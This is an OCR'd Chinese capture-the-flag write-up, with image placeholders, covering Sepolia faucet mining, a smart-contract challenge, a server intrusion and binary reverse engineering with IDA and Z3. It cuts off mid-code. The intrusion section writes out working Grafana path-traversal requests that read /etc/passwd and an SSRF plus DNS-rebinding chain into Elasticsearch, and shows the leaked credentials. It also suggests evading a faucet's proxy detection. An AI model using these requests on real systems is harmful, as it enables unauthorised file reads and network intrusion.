
添加网络	详细设置页面
	

很好，现在我们已经添加了sepolia测试网，然而，如果你是一个刚刚新生的钱包。那么你的SepoliaETH应该为0。

那么现在是应该去获取水龙头的时刻了。

> 水龙头是什么？英文单词为Faucet。这是一个生动的比喻，水龙头的水会一直不断地流出来，这里对应测试币的产生是源源不断的。

在网上搜索“sepolia faucet”，然后选择一个看起来靠谱点的水龙头。这里以 https://sepolia-faucet.pk910.de/ 为例。


登陆钱包	《Re CPU:从零开始的悲惨生活》
	

当看见熟悉的彩虹猫后，你的CPU应该是保持100%的计算状态。这里需要注意三点：

- Number of Workers：工作线程数，值越高，CPU越痛苦，受限于你当前的CPU硬件。你能并发计算的hash运算次数，不会高于你物理CPU的能力。
- Minimum Claim Reward：最小提现的阈值。你必须挖矿挖到>=0.05这个值，才允许提现。
- Avg. Reward per Hour: 0.75 SepETH/h。这个值指的是每小时的挖矿速度。值越高越好，然而事实却是经常下降。


> 注意：有时你会遇到提示：你当前正在使用国外代理（这是能说的吗？），为了公平竞争，收益会下降。请绕过国外代理检测。

很好，经过一小会时间，我们就可以薅到许多羊毛。示例如下：

《Re CPU：悲惨生活的结束》	小狐狸确认钱包到账
	


现在，我们终于可以去deploy 自己的智能合约了。

部署自己的合约



通过地址加载他人已部署的合约

我们可以在Remix中加载他人已经部署的合约，与之交互。




首先

- 确认选择sepolia网络。
- 确认你的钱包含有足够的sepolia测试币。
- 确认stf.sol这个合约被正确编译，现在是可部署状态。
- 填入他人合约地址。

点击 At Address 然后加载B站CTF的合约。 如果一切正常，那么就能看到合约现在可以交互了。


还有一种交互方式是到sepolia的官方页面，找到对应的合约。




这两种方式没有本质区别。

拿下flag

到sepolia官方进行 deposit -> sale -> withdraw ->sale -> withdraw -> payforflag



检查自己填写的邮件信箱，理论上可以拿到含有flag的邮件。



其他可能的解决方法

这道题核心就是在于balance的获取，对于balance的获取，手段应该很多。例如：

- 我即使是薅profit和borrow的羊毛，2个一次，做302次，也能勤奋通关。
- 当balance值位于233<X<=300时，利用buy方法，1换6，血赚。
- ……

小结

这道题如果不熟悉web 3的话，入手会稍慢，因为要接触新概念和新的知识领域。一旦熟悉之后，就能逐渐推导出答案。

参考

- remix
- binwalk - Firmware Analysis Tool
- 以太坊关于Sepolia的导航
- 以太坊官网（中文）

第五题：入侵内网

开始的地方

开局：一个链接，一个json。

- http://101.132.189.74/index
- `{ "msg": " /etc/server.go"}`

server.go明显就是下一步的目标。那要怎么样才能获取server.go的内容呢？


暂时什么线索都不明朗，那就先漏洞扫描吧，看看有哪些端口泄漏。

Web 漏洞扫描

扫描漏洞

使用 yakit 对 101.132.189.74 常见漏洞端口进行扫描。

> yakit 是一个网络安全的单兵作战工具。



主机地址	HTML Title	指纹	扫描时间
101.132.189.74:8088	Grafana	http/zyxel[gs1]	2022-10-30 13:27:06
101.132.189.74:8088	Grafana	http/zyxel[gs1]	2022-10-30 13:27:06
101.132.189.74:8081	JFrog	http	2022-10-30 13:27:06
101.132.189.74:8081	JFrog	http	2022-10-30 13:27:06

主机地址	HTML Title	指纹	扫描时间
101.132.189.74:8082	JFrog	http	2022-10-30 13:27:05
101.132.189.74:8082	JFrog	http	2022-10-30 13:27:05
101.132.189.74:2222		linux_kernel/openssh[8.9p1]/ssh/ubuntu_linux	2022-10-30 13:25:32
101.132.189.74:110		pop3	2022-10-30 13:25:07
101.132.189.74:25		smtp	2022-10-30 13:25:02
101.132.189.74:80		http	2022-10-30 13:24:36
101.132.189.74:80		http	2022-10-30 13:24:36

其中，暴露了如下后台管理web入口：

- http://101.132.189.74:8088/login => grafana
- http://101.132.189.74:8082/ui/login/ => JFrog
- 101.132.189.74:2222 => openssh

Grafana任意文件读取漏洞

利用 CVE-2021-43798 - Grafana 文件读取漏洞，读取提示的 etc/server.go 文件。

先试探一下plugins漏洞。

```
http://101.132.189.74:8088/public/plugins/a/a
```

```
// 20221030135121
// http://101.132.189.74:8088/public/plugins/a/a

{
  "message": "Plugin not found"
}
```

得到确定，那就开始吧。尝试一个精心设计的路径。

```
GET /public/plugins/text/../../../../../../../../../../etc/passwd HTTP/1.1
```

部分反代会使用中间件来标准化URL，可能需要在URL中使用#号绕过反代机制。

```
GET /public/plugins/text/#/../../../../../../../../../../etc/passwd HTTP/1.1
```

一旦这种获取方式成功，那就替换成：

```
GET /public/plugins/text/../../../../../../../../../../etc/server.go HTTP/1.1
```

取得server.go文件。

探索服务端程序的攻击点

开始阅读server.go源码。发现：

- crack5相关信息在本地package中：import "crack5/utils/try" => GOPATH/src/crack5/utils/try
- 还有一个API为 /get

```
func LoadUrl(r *gin.Engine) {
    r.Use(Cors())
    r.GET("/get", GetData) // here
    r.GET("/index", Info)
}
```

我们可以利用这个 /get API来获取感兴趣的内容。

```
http://101.132.189.74/get?t={}
```

现在需要思考，在{}中填入什么参数。

深入阅读 GetData 函数，发现这部分关键代码：

```
if (u.Scheme != "http" && u.Scheme != "https") || IsInternalIp(u.Hostname()) {
    c.JSON(http.StatusBadRequest, gin.H{
        "msg": "illage url",
    })
    return
}

easy := curl.EasyInit()
defer easy.Cleanup()
easy.Setopt(curl.OPT_URL, target)
easy.Setopt(curl.OPT_TIMEOUT, 3)
easy.Setopt(curl.OPT_FOLLOWLOCATION, false)
easy.Setopt(curl.OPT_WRITEFUNCTION, func (buf []byte, extra interface{}) bool {
    c.Data(http.StatusOK, "text/html", buf)
    return true
})
```

这段代码授权访问一个任意的http(s)的URL链接，并输出内容。可见，这里操作空间很大。

可以通过这部分代码逻辑来访问一个格式合法的网址链接。 例如：http://101.132.189.74/get?t=http://example.com

我们已经发现攻击内网其他服务的关键点了。只要t参数是一个内网的服务端点，就应该能通过DNS Rebinding来访问。

进击的hacker

我们现在可以利用上面的攻击点来访问该IP的其他公开的端口。例如 ElasticSearch 的9200或者儿9300端口。

DNS Rebinding 的原理

- 某位 hacker 注册了一个域名A。并且满足：这个域名解析服务器返回的DNS解析的TTL（存活时间）很短，可能就1s。
- hacker 诱导某位不明真相的吃瓜群众去访问这个域名A。浏览器第一次访问是正常的，后续访问域名A时，因为这个域名A的存活时间太短了，浏览器不得不再次发起DNS解析查询，而不是使用DNS本地cache。如果此时恶意域名服务器如果返回的是内网IP，例如127.0.0.1，那么就可以达到入侵访问内网的目的。这个事件的成功率不是百分百的，只有当你的手速刚好位于两次DNS解析的间隔之间时，就能入侵成功。

手速！手速！

现在，我们需要一个DNS Rebinding的服务。

这里使用的是一个网上的开发服务，访问 https://lock.cmpxchg8b.com/rebinder.html?tdsourcetag=s_pctim_aiomsg 。

填入 A和B的地址：

- A: 127.0.0.1
- B: 101.132.189.74

DNS解析会在这两个结果IP之间随机返回。

之后，在本地进行DNS测试，使用host或者nslookup指令

```
> nslookup 6584bd4a.7f000001.rbndr.us
服务器:  UnKnown
Address:  fe80::1

非权威应答:
名称:    6584bd4a.7f000001.rbndr.us
Address:  127.0.0.1

==========================================

> nslookup 6584bd4a.7f000001.rbndr.us
服务器:  UnKnown
Address:  fe80::1

非权威应答:
名称:    6584bd4a.7f000001.rbndr.us
Address:  127.0.0.1

==========================================

> nslookup 6584bd4a.7f000001.rbndr.us
```

```
服务器:  UnKnown
Address:  fe80::1

非权威应答:
名称:    6584bd4a.7f000001.rbndr.us
Address:  101.132.189.74
```

当访问 6584bd4a.7f000001.rbndr.us 时，结果可能为 127.0.0.1 或者 101.132.189.74。

因为 6584bd4a.7f000001.rbndr.us 域名解析的TTL（存活时间）太小了，几乎是瞬间失效，因此每次都要查询。

现在可以构造出精心设计的URL参数了：

```
http://101.132.189.74/get?t=http://6584bd4a.7f000001.rbndr.us:9200
```

浏览器访问时，疯狂刷新尝试多次之后，可以得到elasticsearch的信息。个人经验是5-10次刷新之后可以拿到想要结果。

```
{
  "name" : "ali-sh-sec-ctf-25aaa86-01",
  "cluster_name" : "elasticsearch",
  "cluster_uuid" : "ikcj8ysFR2KnnTa5chqvUA",
  "version" : {
    "number" : "7.17.6",
    "build_flavor" : "default",
    "build_type" : "deb",
    "build_hash" : "f65e9d338dc1d07b642e14a27f338990148ee5b6",
    "build_date" : "2022-08-23T11:08:48.893373482Z",
    "build_snapshot" : false,
    "lucene_version" : "8.11.1",
    "minimum_wire_compatibility_version" : "6.8.0",
    "minimum_index_compatibility_version" : "6.0.0-beta1"
  },
  "tagline" : "You Know, for Search"
}
null
```

上面的信息一眼就能得知是elasticsearch，现在我们需要思考利用ES获取更多的线索信息。

常见ES的Web API链接：

```
http://localhost:9200/_cat/indices    //索引列表
http://localhost:9200/_river/_search //查看数据库敏感信息
http://localhost:9200/_nodes          //查看节点数据
http://localhost:9200/_plugin/head/   //web管理界面，如果安装了head插件
```

=> http://101.132.189.74/get?t=http://6584bd4a.7f000001.rbndr.us:9200/_cat/indices

```
green open .geoip_databases CkETGon2QY-4M2mEK2UWJw 1 0 41 38 39.1mb 39.1mb yellow
open bilibili-1024 SmBCxYqBTu2qbD1Db9B7UA 1 1 1 0 5.7kb 5.7kb null
```

上面信息可读性很差，我们可以只列出index。

=》http://101.132.189.74/get?t=http://6584bd4a.7f000001.rbndr.us:9200/_cat/indices?h=index

```
.geoip_databases bilibili-1024
```

推测是这个 bilibili-1024 索引会有进一步的信息，.geoip_databases 索引可能性不大。

拿下flag

那么访问 http://101.132.189.74/get?t=http://6584bd4a.7f000001.rbndr.us:9200/bilibili-1024/_search

可以得到：

```
    "hits": [
      {
        "_index": "bilibili-1024",
        "_type": "_doc",
        "_id": "2eSE84MBoy7sRgaelu2S",
        "_score": 1.0,
        "_source": {
          "username": "ctfer",
          "passwd": "1qaz@WSX",
          "ttl": "false",
          "msg": "good luck ctfer"
        }
      }
    ]
```

这个账号密码有可能是JFrog的，也可能是openssh的。都试一下吧。发现是JFrog的。

=> 访问 8082端口

登录之后在 http://101.132.189.74:8082/ui/native/generic-local/ssh_info 找到ssh登陆凭证的下载路径。

下载后打开文件内容：`ctfer/91431d5438eb28f7`。然后登陆ssh登陆：101.132.189.74:2222。

```
ctfer@26c23327b33c:~$ ls
flag  tools
ctfer@26c23327b33c:~$ cat flag
flag5{Ez_GOlaNg_SsRf}
```

顺利拿到flag5。

其他可能的解决办法

- 不需要使用DNS Rebinding，使用 http://101.132.189.74/get?t=http://0.0.0.0:9200 也能访问到内网。因为 IsInternalIp() 的过滤规则不够完善。

参考

- Grafana 文件读取漏洞分析与汇总(CVE-2021-43798)

第六题：反编译

IDA+Z3 solver

> 这里使用的是 IDA 7.6.210427 Windows x64 版本。

- 使用 IDA 64bit 反编译。
- 阅读反编译后的源码，使用 python 复现逻辑，并且使用 Z3 求解。

需要重点关注的函数：

- main
- e5f309fb784e68064d5e118153359789
- de5a0ba5285bf7e6

F5 审查源代码。

main

```
int __cdecl __noreturn main(int argc, const char **argv, const char **envp)
{
  char *v3; // [rsp+0h] [rbp-10h]
  void *s; // [rsp+8h] [rbp-8h]

  s = malloc(0x10uLL);
  v3 = (char *)malloc(0x20uLL);
  memset(s, 0, 0x10uLL);
  memset(v3, 0, 0x20uLL);
  printf("Ready to enter system? Please enter your username:");
  fgets((char *)s, 15, stdin);
  if ((unsigned __int8)de5a0ba5285bf7e6(s) != 1 )
    exit(0);
  printf("right! Please enter your password:");
  fgets(v3, 31, stdin);
  if ((unsigned __int8)e5f309fb784e68064d5e118153359789(v3, s) != 1 )
    exit(0);
  printf("welcome!");
  exit(0);
}
```

对于 char *fgets(char *str, int n, FILE *stream) 函数：

```
str -- 这是指向一个字符数组的指针，该数组存储了要读取的字符串。
n -- 这是要读取的最大字符数（包括最后的空字符）。通常是使用以 str 传递的数组长度。
stream -- 这是指向 FILE 对象的指针，该 FILE 对象标识了要从中读取字符的流。
```

这里明显是用户登陆逻辑，涉及 username 和 password。

我们继续梳理线索：

- 根据 fgets((char *)s, 15, stdin); 得知调用 de5a0ba5285bf7e6(s) 进行判断，判定用户名是否存在；
- 根据 fgets(v3, 31, stdin); 得知调用 e5f309fb784e68064d5e118153359789(v3, s) 判定密码是否正确。

username

我们先处理 username 的逻辑。

```
__int64 __fastcall de5a0ba5285bf7e6(const char *a1)
{
  int v2; // [rsp+10h] [rbp-60h]
  int v3[11]; // [rsp+14h] [rbp-5Ch]
  __int64 v4[5]; // [rsp+40h] [rbp-30h] BYREF
  int v5; // [rsp+68h] [rbp-8h]
  int i; // [rsp+6Ch] [rbp-4h]

  memset(v4, 0, sizeof(v4));
  v5 = strlen(a1);
  v2 = 5731;
  v3[0] = 5929;
  v3[1] = 5874;
  v3[2] = 6061;
  v3[3] = 6061;
  v3[4] = 6094;
  v3[5] = 5687;
  v3[6] = 5643;
  v3[7] = 6138;
  v3[8] = 6182;
  if (v5 != 11)
    return 0LL;
  for (i = 0; i <= 4; ++i)
  {
    LODWORD(v4[i]) = 22 * a1[i] + 33 * a1[i + 5];
    HIDWORD(v4[i]) = 22 * a1[i + 5] + 33 * a1[i];
    if (LODWORD(v4[i]) != v3[2 * i - 1] || HIDWORD(v4[i]) != v3[2 * i] )
      return 0LL;
  }
  return 1LL;
}
```

> 注意：i=0 时，v3[2*i-1] 为 v3[-1]。单从这点信息来，v3[-1] 的值不确定，需要考查汇编地址。

在这里，可以结合汇编地址的注释。

```
int v2; // [rsp+10h] [rbp-60h]
int v3[11]; // [rsp+14h] [rbp-5Ch]
...
v2 = 5731;
v3[0] = 5929;
```

可以得知 v3[-1] 刚好是 v2。
因为 [rsp+14h] - [rsp+10h] = 4h。h代表十六进制，4h代表4 bytes。
v3 是 int类型，刚好往前偏移一个int长度的地址，也就是回到int v2。

我们继续梳理代码逻辑：

- a1 是输入的用户名，也就是要求解的 username 字符串。
- v5 =11，而 v5 为 a1 的长度，因此 a1 长度为 11。
- 后面的代码对 a1 进行一些算术操作，然后赋值给 v4 的高 / 低双字节的特定位置。
- 这个判断：LODWORD(v4[i]) != v3[2 * i - 1] || HIDWORD(v4[i]) != v3[2 * i] 就是约束条件。
- v3 数组大部分元素已知，因此可以缩小 v4[i] 的解范围，v4 和 a1 有关，因此可以求 a1 的解集。

开始行动：

- 将上面逻辑翻译成 python 代码并且简化。
- 使用 Z3 对目标值进行求解。

solve_user.py

```
from z3 import *

s = Solver()

v5 = 11
u = [Int("u[%d]" % a, )for a in range(v5)]

# 注意这里是 5731，别复制错了
v2 = 5731

v3 = [Int(f'v3[{i}]', )for i in range(11)]
v3[0] = 5929
v3[1] = 5874
v3[2] = 6061
v3[3] = 6061
v3[4] = 6094
v3[5] = 5687
v3[6] = 5643
v3[7] = 6138
v3[8] = 6182

for i in range(0, len(u)):
    s.add(And(32 <= u[i], u[i] < 127))

# s.add(22 * u[0] + 33 * u[5] == v3[2 * 0 - 1], 22 * u[5] + 33 * u[0] == v3[2 *
0])
s.add(22 * u[0] + 33 * u[5] == v2, 22 * u[5] + 33 * u[0] == v3[2 * 0])
s.add(22 * u[1] + 33 * u[6] == v3[2 * 1 - 1], 22 * u[6] + 33 * u[1] == v3[2 *
1])
s.add(22 * u[2] + 33 * u[7] == v3[2 * 2 - 1], 22 * u[7] + 33 * u[2] == v3[2 *
2])
s.add(22 * u[3] + 33 * u[8] == v3[2 * 3 - 1], 22 * u[8] + 33 * u[3] == v3[2 *
3])
s.add(22 * u[4] + 33 * u[9] == v3[2 * 4 - 1], 22 * u[9] + 33 * u[4] == v3[2 *
4])
```

```python
count = 0
while s.check() == sat:
    m = s.model()
    count += 1

    memo = []
    username = ""
    for i in range(10):
        username += chr(int(f"{m[u[i]]}"))
        memo.append(u[i] != int(f"{m[u[i]]}"))
    print(username)
    s.add(Or(memo))
else:
    print('end.')

print(f'count: {count}')
```

password

```c
__int64 __fastcall e5f309fb784e68064d5e118153359789(const char *a1, const char
*a2)
{
  int v3[28]; // [rsp+10h] [rbp-150h]
  int v4[40]; // [rsp+80h] [rbp-E0h] BYREF
  char dest[8]; // [rsp+120h] [rbp-40h] BYREF
  __int64 v6; // [rsp+128h] [rbp-38h]
  __int64 v7; // [rsp+130h] [rbp-30h]
  __int64 v8; // [rsp+138h] [rbp-28h]
  __int64 v9; // [rsp+140h] [rbp-20h]
  int v10; // [rsp+150h] [rbp-10h]
  int v11; // [rsp+154h] [rbp-Ch]
  int v12; // [rsp+158h] [rbp-8h]
  int i; // [rsp+15Ch] [rbp-4h]

  *(_QWORD *)dest = 0LL;
  v6 = 0LL;
  v7 = 0LL;
  v8 = 0LL;
  v9 = 0LL;
  memset(v4, 0, sizeof(v4));
  v3[0] = 21;
  v3[1] = 247;
  v3[2] = 242;
  v3[3] = 2;
  v3[4] = 62;
  v3[5] = 253;
  v3[6] = 44;
  v3[7] = 34;
  v3[8] = 49;
  v3[9] = 30;
  v3[10] = 234;
  v3[11] = 255;
```

```
  v3[12] = 43;
  v3[13] = 45;
  v3[14] = 249;
  v3[15] = 89;
  v3[16] = 30;
